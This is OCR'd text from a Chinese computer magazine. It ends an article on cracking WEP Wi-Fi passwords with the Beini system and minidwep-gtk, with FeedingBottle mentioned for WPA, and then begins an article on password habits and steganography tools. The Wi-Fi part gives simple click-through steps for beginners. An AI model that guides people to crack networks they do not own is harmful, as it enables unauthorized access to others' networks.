


图12




图13




图14

别看我啰里啰唆的写了那么多，其实用Beini破解经过WEP加密的无线信号非常简单，只需要几步：启动虚拟机里的Beini系统，打开minidwep-gtk软件，点一下scan按钮，再点一下Lanch按钮，密码就出来了。如果运气好的话不到一分钟整个过程完成。而且整个过程都是图形界面，相当傻瓜化。

除了破解WEP加密的无线信号的密码外，Beini还提供了破解WPA/WPA2加密方式的软件FeedingBottle，但我在用它尝试破解WPA时总是提示没有客户端连接到路由器，尽管本本明明连接到了路由器，破解也就没法进行下去了。

本文简单介绍了利用Beini破解无线信号密码的方法，由于我也是刚接触这个，很多东西都不懂，写得不对的地方还请大家指出和谅解。总之利用Beini进行无线密码的破解非常简单，完全图形界面下的傻瓜化操作非常适合新手。再加上Beini不到50MB的小巧身材，在虚拟机中运行时占用系统资源很低，是破解无线密码的特别不错的平台。

（文章中涉及的相关软件本期光盘已收录）

从账号安全到隐写术

轩辕流云

在江湖闯荡这么多年，相信每个人手里都有大把大把的账号。有些人会图省事而使用一致的账号和密码，这些人一旦被盗取某个一个账号，立刻就会全军覆没。这种一法通万法通的情况我就遇到过。



图1

说一个我自己用的办法，我只用很少的几套密码，但每个账号用的却都不一样。这是为什么呢?因为-shift。我在输入密码的时候会加入一些shift操作。打个比方，密码是123456，按下shift再输入，实际密码就成了（！@#￥%……）。再配合字母的大小写，一套密码就有了无穷的变化。比如密码是hackx201107，我们在第2 4 6 8 10位按下shift，输入的密码就变成了hAcKx@0!1)7。我并不是让大家都学我这个方法，毕竟一种加密方式了解的人越多，就越不安全。我只是希望大家能体会这种思路，想出自己的方式。

虽然这样可以把需要记忆的密码简化，但时间长了还是会忘。我干脆把一些不常用同时有一定价值的账号的相关资料整理成了一个txt，以备用的时候查询。现在问题来了，我该把这个文档放在哪里？像这种信息有重要价值的文档一旦被窃取或丢失是非常可怕的。加密?放u盘?加密可以被破解，时间问题罢了。U盘也可能丢失（我都丢了好几个u盘和内存卡了，杯具）。

最后，我决定使用--“隐写术”

隐写术是信息隐藏的一个重要分支，其目的是将信息秘密地，安全地传递或保存，而不引起其他人的注意。相对于传统将信息加密为密文的方法，隐写是将有用信息隐藏到另一个公开的信息媒体中，是对信息存在本身的加密。可以通过多种隐写技术实现对不同文件信息的隐写。如mp3，bmp，jpg，gif，text，pdf等格式文件。

扯淡就此结束，下面说些实在的。

1.Psytec QR软件二维码加密


这是我找到的第一个软件，可以将信息加密为二维码的图片形式。如图1。

可以在文本框输入信息，并在下面输入密码，之后可以保存为一个图片文件。这张图片可以被该软件载入，输入密码后就可以看到原始信息。

但是，那么大的一块二维码，你当别人是傻子？不论是谁一眼看去都会知道这里面含有重要信息。这实际上和将明文转换为密文的传统加密方式根本没有本质上的差别，破解依然是时间问题。所以，果断换下一个。

2.HIP (hide in picture)

这款软件可以将任意文件隐藏到bmp等位图中（只能隐藏KB级的小文件，且只能隐藏在位图中，不能用矢量图），而图片本身并没有明显变化。如图2。



图




图3




图4

他的原理是通过修改位图中的颜色分量来存储信息，比如：一个24位的位图中的每个像素的三个颜色分量（红，绿和蓝，即RGB）各使用8个比特来表示。如果我们只考虑蓝色的话，就是说有2种不同的数值来表示深浅不同的蓝色。而像11111111和11111110这两个值所表示的蓝色，人眼几乎无法区分。因此，这个就可以用来存储颜色之外的信息，而且在某种程度上几乎是检测不到的。如果对红色和绿色进行同样的操作，就可以在差不多三个像素中存储一个字节的信息。

界面倒是很简洁很傻瓜。可以选取一个文件和一个位图，将文件隐藏在位图中，可以设置密码。我试了一下，嵌入文件和没有嵌入文件的图片对比，肉眼看不出差别。

看起来不错，于是我就把文档嵌入一张图片传到相册和其他图片混杂在一起。这就达到了我的目的。

我们继续测试，也许还有更好的。

对比一下，看得出来吗？图3为原始图片，图4为插入文件后图片。图3图4。

3.Mozaiq

找到一个在线的网站提供相关服务。

访问http://mozaiq.org/encrypt/ 如图5。在其中的step1上传图片，step2输入要加密内容，step3输入密码。点击hide your message就生成了加密图片。选择下载保存（点那个download your image）。之后可以在http://mozaiq.org/decrypt/。如图6。step1上传图片，step2输入密码，点Reveal Your Message即可提取信息。

